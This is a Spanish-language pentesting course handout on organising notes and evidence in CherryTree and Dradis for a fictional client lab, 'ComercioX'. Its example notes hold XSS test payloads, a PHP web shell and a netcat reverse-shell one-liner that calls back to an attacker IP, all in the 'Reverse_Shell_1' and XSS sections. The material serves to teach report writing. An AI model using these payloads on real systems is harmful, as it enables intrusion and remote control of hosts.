M7 – P2: Uso de CherryTree y Dradis para documentación


Objetivos

- Familiarizarse con herramientas profesionales de documentación.
- Aprender a organizar notas y evidencias en CherryTree.
- Aprender a organizar las evidencias en Dradis.


Desarrollo paso a paso


1. **Explicación inicial**
   - CherryTree: sirve como "cuaderno digital" jerárquico.
   - Dradis: plataforma de colaboración para informes, importa resultados de herramientas y exporta informes formales.
2. **Actividad con CherryTree**
   - https://www.giuspen.net/cherrytree/
   - Crear un archivo nuevo (`Pentest_Caso.ctb`).
   - Estructurar con nodos:


```
00_Alcance
01_Metodología
02_Hosts
    └ 10.10.10.5
    └ 10.10.10.6
03_Hallazgos
99_Anexos
```




- Añadir notas: en cada host, pegar resultado de Nmap, marcar fecha/hora.
- Insertar un codebox con el comando usado.









3. **Actividad con Dradis**
   - https://dradis.com/ce/download.html



   - Crear proyecto nuevo "Pentest – ComercioX".
   - Importar archivo XML de Nmap (`Upload > Nmap XML`).




   - Ver cómo los hosts aparecen en el árbol de **Nodes**.



   - Crear un **Issue**:
     - Título: "XSS en módulo de búsqueda".

    - Severidad: Alta (CVSS).
    - Descripción, Impacto, Evidencia (captura), Recomendación.
  - Añadir una **Evidence** asociada al host `10.10.10.5`.
  - Usar **Export Manager** para generar informe en HTML.



4. **Discusión**
   - Comparar Dradis (formal, para el cliente) vs. CherryTree (notas personales de trabajo).
   - Recordar: siempre cifrar informes y proteger evidencias.

Entregables

- Archivo de CherryTree con notas.
- Informe exportado de Dradis con al menos **1 hallazgo documentado**.

Guía Detallada: Uso de Dradis y CherryTree para Documentación en Pentesting

Introducción

Herramientas a Utilizar

CherryTree:

- Cuaderno de notas jerárquico y personal
- Ideal para tomar notas durante la evaluación
- Formato portable (.ctb)
- Sin funciones de colaboración en tiempo real

Dradis:

- Plataforma profesional para informes de pentesting
- Colaboración en equipo
- Importación automática de resultados de herramientas
- Generación de informes estructurados para clientes

Actividad 1: CherryTree

Paso 1: Instalación y Configuración Inicial

En Kali Linux

```
sudo apt update
sudo apt install cherrytree
```


Paso 2: Crear Nuevo Archivo

1. Abrir CherryTree
2. **Archivo → Nuevo** (o Ctrl+N)
3. Guardar como: `Pentest_Caso.ctb`
4. Elegir contraseña si se desea cifrar (recomendado)

Paso 3: Estructura Jerárquica Detallada

Crear los siguientes nodos principales:

```
🗀 00_Alcance
🗀 01_Metodología
```



Para crear nodos:

- Clic derecho → **Nuevo nodo hijo** (Insert)
- O usar el botón "+" en la barra de herramientas

Paso 4: Documentar Escaneo Nmap

En el nodo "10.10.10.5" → "Escaneo_Nmap":

1. Insertar Codebox:
   - Ir a **Insertar → Caja de código** (Ctrl+Alt+C)
   - Seleccionar lenguaje: "Bash"
   - Contenido:

     Escaneo completo TCP

     ```
     nmap -sS -sV -sC -O -p- 10.10.10.5 -oA escaneo_completo
     ```

     Fecha: 2024-01-15

     Hora: 14:30

2. Pegar Resultados:
   - Crear nuevo nodo hijo "Resultados_Nmap"
   - Pegar salida del comando:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-15 14:30 UTC
Nmap scan report for 10.10.10.5
Host is up (0.0010s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.6p1
```

```
80/tcp   open  http        Apache httpd 2.4.29
443/tcp  open  ssl/http    Apache httpd 2.4.29
3306/tcp open  mysql       MySQL 5.7.32
8080/tcp open  http-proxy
```

Paso 5: Formato Avanzado

Usar tabla para organizar servicios:

Puerto	Servicio	Versión	Notas
22	SSH	OpenSSH 7.6p1	Acceso remoto
80	HTTP	Apache 2.4.29	Sitio web principal
443	HTTPS	Apache 2.4.29	SSL/TLS

Para crear tablas:

- **Insertar → Tabla**
- Especificar filas y columnas necesarias

Actividad 2: Dradis

- **Dradis Framework Community Edition (CE):** Es la versión gratuita y de código abierto, disponible bajo licencia GPLv2. Es útil para organizar y compartir información en un test de penetración.
- **Dradis Pro (edición profesional):** Esta versión de pago se puede obtener mediante una prueba gratuita de 30 días. Si no estás satisfecho, puedes solicitar un reembolso completo durante este período, como indica la política de reembolso y los planes de precios.

Paso 1: Acceso a Dradis

Acceder via navegador: https://localhost:3000

Paso 2: Crear Nuevo Proyecto

Según las versiones dispondrás de más opciones

1. **Dashboard → New Project**
2. Nombre: "Pentest – ComercioX"
3. Description: "Evaluación de seguridad web para ComercioX"
4. Template: "Penetration Test Report"
5. **Create Project**

Paso 3: Importar Resultados de Nmap

1. **Tools → Import → Nmap XML**
2. Seleccionar archivo XML generado previamente:

   Generar XML desde Kali

   ```
   nmap -sS -oX escaneo.xml 10.10.10.5 10.10.10.6
   ```

1. **Upload File**
2. Verificar que los hosts aparecen en **Project Tree → Nodes**

Paso 4: Crear Issue (Vulnerabilidad)

1. **Project Tree → Methodology → Findings**
2. **Add new Issue** (botón "+")

Completar campos del Issue:

Título: "Cross-Site Scripting (XSS) en Módulo de Búsqueda"

Severidad:

- CVSS Score: 7.5
- Severity: High

Descripción:

Se ha identificado una vulnerabilidad de Cross-Site Scripting (XSS) reflejado en el parámetro "q" del módulo de búsqueda del sitio web.

El parámetro no sanitiza adecuadamente la entrada del usuario, permitiendo la ejecución de código JavaScript arbitrario en el contexto del navegador de la víctima.

Impacto:

- Robo de cookies de sesión
- Suplantación de identidad
- Redirección a sitios maliciosos
- Defacement de la aplicación

Evidencia:

1. Add Evidence
2. Upload File **(subir captura de pantalla)**

3. Text Evidence:

   Payload de prueba: <script>alert('XSS')</script>

   URL vulnerable: https://10.10.10.5/search?q=<script>alert('XSS')</script>

   El payload se ejecuta exitosamente en el navegador.

   Recomendación:

   1. Validar y sanitizar todas las entradas del usuario
   2. Implementar Content Security Policy (CSP)
   3. Codificar salida HTML adecuadamente
   4. Utilizar headers de seguridad como X-XSS-Protection

Paso 5: Asociar Evidence al Host

1. **Project Tree → Nodes → 10.10.10.5**
2. **Add new Note**
3. **Type:** Evidence
4. **Content:** "Evidencia de XSS en módulo de búsqueda"
5. **Link to Issue:** Seleccionar el issue creado anteriormente

Paso 6: Configurar Exportación del Informe

1. **Tools → Export Manager**
2. **Add new Export Template** (si es necesario)
3. Seleccionar formato:

   - **Word Document** (.docx) - Para clientes
   - **HTML** - Para revisión rápida

4. **Export**

Configuración del informe:

- Incluir: Executive Summary, Methodology, Findings, Recommendations
- Excluir: Notes internas, Comentarios del equipo
- Formato: Corporate (con logo y colores del cliente)

Actividad 3: Flujo de Trabajo Integrado

Ejemplo de Documentación Completa

En CherryTree (notas durante la evaluación):

```
🗀 02_Hosts
   🗀 10.10.10.5
      🗎 Reconocimiento
         • WHOIS información
         • DNS records
      🗎 Escaneo_Nmap
         [codebox con comandos]
         [resultados completos]
      🗎 Enumeración_Web
         • Directorios encontrados: /admin, /backup
         • Tecnologías: Apache 2.4.29, PHP 7.2
      🗎 Pruebas_Vulnerabilidades
         • XSS confirmado en /search
         • SQLi potencial en /login
```

En Dradis (informe formal):

```
🗎 Proyecto: Pentest - ComercioX
├── 🗎 Executive Summary
├── 🗎 Methodology
├── 🗎 Findings
│   ├── High: XSS en búsqueda
│   ├── Medium: CSRF en formularios
│   └── Low: Headers faltantes
├── 🗎 Recommendations
└── 🗎 Appendices
```

Seguridad y Protección

Cifrado de archivos:

CherryTree con contraseña

```
gpg -c Pentest_Caso.ctb
```

Backup seguro

```
tar -czf backup_informe.tar.gz informe_final/
gpg -c backup_informe.tar.gz
```

Protección de evidencias:

- Hash MD5/SHA256 de todas las capturas
- Metadatos limpios en documentos
- Almacenamiento en volumen cifrado

Flujo de Trabajo Recomendado

1. **Fase de reconocimiento:** CherryTree para notas rápidas
2. **Durante la evaluación:** Dradis para evidencias estructuradas
3. **Consolidación:** Exportar desde Dradis a informe formal
4. **Archivo:** Mantener CherryTree como referencia técnica

Consejos Adicionales

Plantillas Predefinidas

Crear plantillas en ambas herramientas para:

- Estructura estándar de pentesting
- Metodologías específicas (OWASP, NIST)
- Formatos de cliente recurrentes

Backup y Versionado

- Commit regular de archivos CherryTree en Git
- Snapshots de proyectos Dradis
- Documentación de cambios entre versiones del informe

ANEXO: Guía Detallada Paso a Paso de la estructura Jerárquica en CherryTree

Paso 1: Creación del Archivo y Configuración Inicial

1.1 Abrir CherryTree

En Kali Linux

```
sudo apt update && sudo apt install cherrytree
cherrytree
```

1.2 Crear Nuevo Archivo

- **Menú: Archivo → Nuevo** (Ctrl+N)

- **Guardar como:** Pentest_Caso.ctb
- **Ubicación:** /root/Documentos/Pentest/
- **Cifrado:** Opcional pero recomendado
    - Marcar "Cifrar el archivo"
    - Contraseña: [Tu_contraseña_segura]
    - Confirmar contraseña

1.3 Configurar Preferencias Iniciales

- **Herramientas → Preferencias**
- **Pestaña General:**
    - Mostrar números de línea: ☑ Activado
    - Auto-guardado cada: 5 minutos
- **Pestaña Teclado:**
    - Atajos personalizados según preferencia

Paso 2: Creación de la Estructura Jerárquica Principal

2.1 Nodos Raíz Principales

Crear los siguientes nodos en el nivel superior:

Método 1: Clic derecho en espacio vacío → "Nuevo nodo hijo"
Método 2: Usar tecla "Insert" con nodo seleccionado

```
🗀 00_Información_Proyecto
🗀 01_Alcance
🗀 02_Metodología
🗀 03_Reconocimiento
🗀 04_Escaneo_Hosts
🗀 05_Enumeración_Servicios
🗀 06_Análisis_Vulnerabilidades
🗀 07_Explotación
🗀 08_Post-Explotación
🗀 09_Hallazgos
🗀 10_Recomendaciones
🗀 99_Anexos
```

2.2 Detalle de Cada Nodo Principal

```
🗀 00_Información_Proyecto
🗎 Datos_Cliente
🗎 Contactos
🗎 Acuerdos_NDA
```

Cronograma

Crear subnodos:

1. Seleccionar "00_Información_Proyecto"
2. **Insert** (tecla) o botón "+"
3. Nombrar cada subnodo

Contenido ejemplo en "Datos_Cliente":

```
**Empresa:** ComercioX S.A.
**Sitio Web:** www.comerciox.com
**Dirección:** Calle Principal 123
**Contacto Técnico:** Juan Pérez - juan@comerciox.com
**Fecha Evaluación:** 15-Ene-2024
**Horario Permitido:** 22:00 - 06:00 (Horario de mantenimiento)
```

01_Alcance
- Objetivos
- Limites
- Excepciones
- IPs_Objetivo
- URLs_Objetivo

En "IPs_Objetivo":

```
**Redes Incluidas:**
• 10.10.10.0/24
• 192.168.1.0/24
**Hosts Específicos:**
• 10.10.10.5 - Servidor Web
• 10.10.10.6 - Base de Datos
• 10.10.10.10 - DNS Interno
**Excluidos:**
• 10.10.10.1 - Router (No tocar)
• 10.10.10.254 - Firewall
```

02_Metodología
- Framework_OWASP
- Fases_Pentest
- Herramientas_Utilizadas
- Criterios_Severidad

En "Herramientas_Utilizadas": Crear tabla: **Insertar** → **Tabla** (5 columnas, filas según necesidad)

Herramienta	Versión	Propósito	Comandos Clave	Notas
Nmap	7.80	Escaneo puertos	nmap -sS -sV	Escaneo sigiloso
Gobuster	3.0	Fuzzing directorios	gobuster dir -u URL	Wordlist común
Burp Suite	2023.1	Proxy web	-	Análisis tráfico

- 03_Reconocimiento
  - Passive_Recon
    - WHOIS_Information
    - DNS_Records
    - Subdominios
    - Información_Publica
  - Active_Recon
    - Ping_Sweep
    - Traceroute

En "DNS_Records":

```
**Comando:** dig comerciox.com ANY
**Resultado:**
;; ANSWER SECTION:
comerciox.com.    300    IN    A    10.10.10.5
comerciox.com.    300    IN    MX    10 mail.comerciox.com
www.comerciox.com. 300   IN    CNAME comerciox.com.
```

- 04_Escaneo_Hosts ☆ ESTRUCTURA CLAVE
  - Red_10.10.10.0
    - 10.10.10.5
      - Escaneo_TCP_Completo
      - Escaneo_UDP_Selectivo
      - Servicios_Detectados
      - Sistema_Operativo
    - 10.10.10.6
      - Escaneo_TCP_Completo
      - Escaneo_UDP_Selectivo
      - Servicios_Detectados
      - Sistema_Operativo
  - Red_192.168.1.0
    - 192.168.1.10
      - Escaneo_TCP_Completo

Crear estructura anidada:

1. Crear "04_Escaneo_Hosts"
2. **Insert** → "Red_10.10.10.0"
3. Seleccionar "Red_10.10.10.0" → **Insert** → "10.10.10.5"
4. Seleccionar "10.10.10.5" → **Insert** → crear los 4 subnodos

En "10.10.10.5/Escaneo_TCP_Completo":

Insertar Codebox**:** Ctrl+Alt+C → Seleccionar "Bash"

Escaneo TCP completo - SYN Stealth

```
nmap -sS -sV -sC -O -p- -T4 --min-rate 5000 10.10.10.5 -oN
escaneo_tcp_completo.txt
```

Fecha: 2024-01-15
Hora inicio: 14:30
Hora fin: 14:35
Duración: 5 minutos

Pegar resultados debajo del codebox:

```
Nmap scan report for 10.10.10.5
Host is up (0.0010s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp   open  http        Apache httpd 2.4.29 ((Ubuntu))
443/tcp  open  ssl/http    Apache httpd 2.4.29 ((Ubuntu))
3306/tcp open  mysql       MySQL 5.7.32
8080/tcp open  http-proxy
```

```
05_Enumeración_Servicios
    Web_Services
        Puerto_80
            Tecnologías
            Directorios
            Archivos
            Subdominios
        Puerto_443
            Certificado_SSL
            Tecnologías
    SSH_Services
        Versiones
        Configuraciones
    Database_Services
        MySQL_3306
```

- PostgreSQL_5432

En "Puerto_80/Tecnologías":

```
**WhatWeb Result:**
comerciox.com [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.5],
Title[ComercioX - Inicio]

**Wappalyzer (via navegador):**
• Apache 2.4.29
• PHP 7.2.24
• jQuery 3.4.1
• Bootstrap 4.3.1
```

- 06_Análisis_Vulnerabilidades
  - Vulnerabilidades_Web
    - XSS_Findings
    - SQLi_Findings
    - CSRF_Findings
    - File_Upload
  - Vulnerabilidades_Network
    - SSH_Issues
    - TLS_Issues
  - Vulnerabilidades_Sistema
    - OS_Vulnerabilities
    - Service_Misconfig

En "XSS_Findings": Crear tabla de vulnerabilidades:

URL	Parámetro	Payload	Severidad	Estado
/search	q	<script>alert(1)</script>	Alta	Confirmado
/contact	email	"><img src=x>	Media	Investigación

- 07_Explotación
  - Exploits_Exitosos
    - Web_Exploitation
    - Service_Exploitation
    - Client_Side
  - Shells_Obtenidos
    - Reverse_Shell_1
    - Web_Shell_1
  - Credenciales_Encontradas
    - Users_Passwords
    - API_Keys

- Database_Creds

En "Reverse_Shell_1":

```
**Método:** Explotación SQLi → Upload Web Shell → Reverse Shell
**Payload:** <?php system($_GET['cmd']); ?>
**Reverse Shell:** rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.10.100 4444 >/tmp/f
**Acceso Obtenido:** www-data@webserver
```

- 08_Post-Explotación
  - Escalada_Privilegios
    - Kernel_Exploits
    - Service_Exploits
    - Misconfigurations
  - Movimiento_Lateral
    - Host_2_Host
    - Credential_Reuse
  - Persistencia
    - Backdoors
    - Scheduled_Tasks
  - Data_Exfiltration
    - Files_Extracted
    - Database_Dumps
  - 09_Hallazgos
  - Resumen_Ejecutivo
  - Hallazgos_Criticos
  - Hallazgos_Altos
  - Hallazgos_Medios
  - Hallazgos_Bajos
  - Hallazgos_Informativos

En "Hallazgos_Criticos":

```
1. **XSS Almacenado en Perfil de Usuario** (CVSS: 8.2)
   - Descripción: Permite inyección de JavaScript persistente
   - Impacto: Robo de sesiones, defacement
   - Evidencia: Captura de pantalla en Anexos

2. **SQL Injection en Búsqueda Avanzada** (CVSS: 9.1)
   - Descripción: Permite extracción completa de BD
   - Impacto: Exfiltración de datos sensibles
   - Evidencia: Logs de explotación exitosa
```

- 10_Recomendaciones
  - Remediation_Urgente
  - Hardening_Web
  - Hardening_Network
  - Security_Awareness

- Monitoring_Logging
- 99_Anexos
- Capturas_Pantalla
- Logs_Completos
- Scripts_Personalizados
- Evidencias_Digitales
- Referencias

Paso 3: Técnicas Avanzadas de Organización

3.1 Uso de Iconos Personalizados

- Clic derecho en nodo → "Propiedades del nodo"
- **Seleccionar icono** según tipo de contenido:
  - Para reconocimiento
  - Para explotación
  - Para hallazgos críticos
  - Para resultados
  - Para recomendaciones

3.2 Enlaces entre Nodos

Ejemplo: Enlazar hallazgo con evidencia

1. En "09_Hallazgos/Hallazgos_Criticos"
2. Seleccionar texto "Captura de pantalla"
3. **Insertar → Enlace a Nodo**
4. Buscar y seleccionar "99_Anexos/Capturas_Pantalla"

3.3 Formato de Texto Avanzado

```
**Negrita** - Para títulos importantes
*Cursiva* - Para énfasis
`Código en línea` - Para comandos y código
> Cita - Para resultados de herramientas
```

3.4 Plantillas Reutilizables

Crear plantilla de escaneo:

1. Crear nodo "Template_Escaneo_Nmap"
2. Guardar estructura y contenido base
3. **Copiar nodo** (Ctrl+C) cuando se necesite
4. **Pegar** en nuevo host y modificar datos

Paso 4: Mantenimiento y Buenas Prácticas

4.1 Nomenclatura Consistente

```
Prefijos numéricos: 00_, 01_, 02_... para orden
Fechas: YYYY-MM-DD formato internacional
Hosts: IPs o nombres consistentes
Severidad: Critico, Alto, Medio, Bajo, Informativo
```

4.2 Backup Regular

- **Archivo → Guardar** (Ctrl+S) frecuentemente
- **Exportar → a PDF** para revisiones
- **Copias de seguridad** en ubicación segura

4.3 Búsqueda y Navegación

- **Ctrl+F** - Buscar en nodo actual
- **Ctrl+Shift+F** - Buscar en todo el documento
- **F3** - Siguiente resultado de búsqueda

4.4 Estructura Final Completa

```
📁 00_Información_Proyecto
📁 01_Alcance
📁 02_Metodología
📁 03_Reconocimiento
📁 04_Escaneo_Hosts
   📁 Red_10.10.10.0
      📁 10.10.10.5
         📄 Escaneo_TCP_Completo
         📄 Escaneo_UDP_Selectivo
         📄 Servicios_Detectados
         📄 Sistema_Operativo
      📁 10.10.10.6
         📄 Escaneo_TCP_Completo
         📄 Escaneo_UDP_Selectivo
📁 05_Enumeración_Servicios
📁 06_Análisis_Vulnerabilidades
📁 07_Explotación
📁 08_Post-Explotación
📁 09_Hallazgos
📁 10_Recomendaciones
📁 99_Anexos
```

Esta estructura proporciona una organización lógica que sigue el flujo natural de una evaluación de pentesting, facilitando la documentación y posterior generación de informes.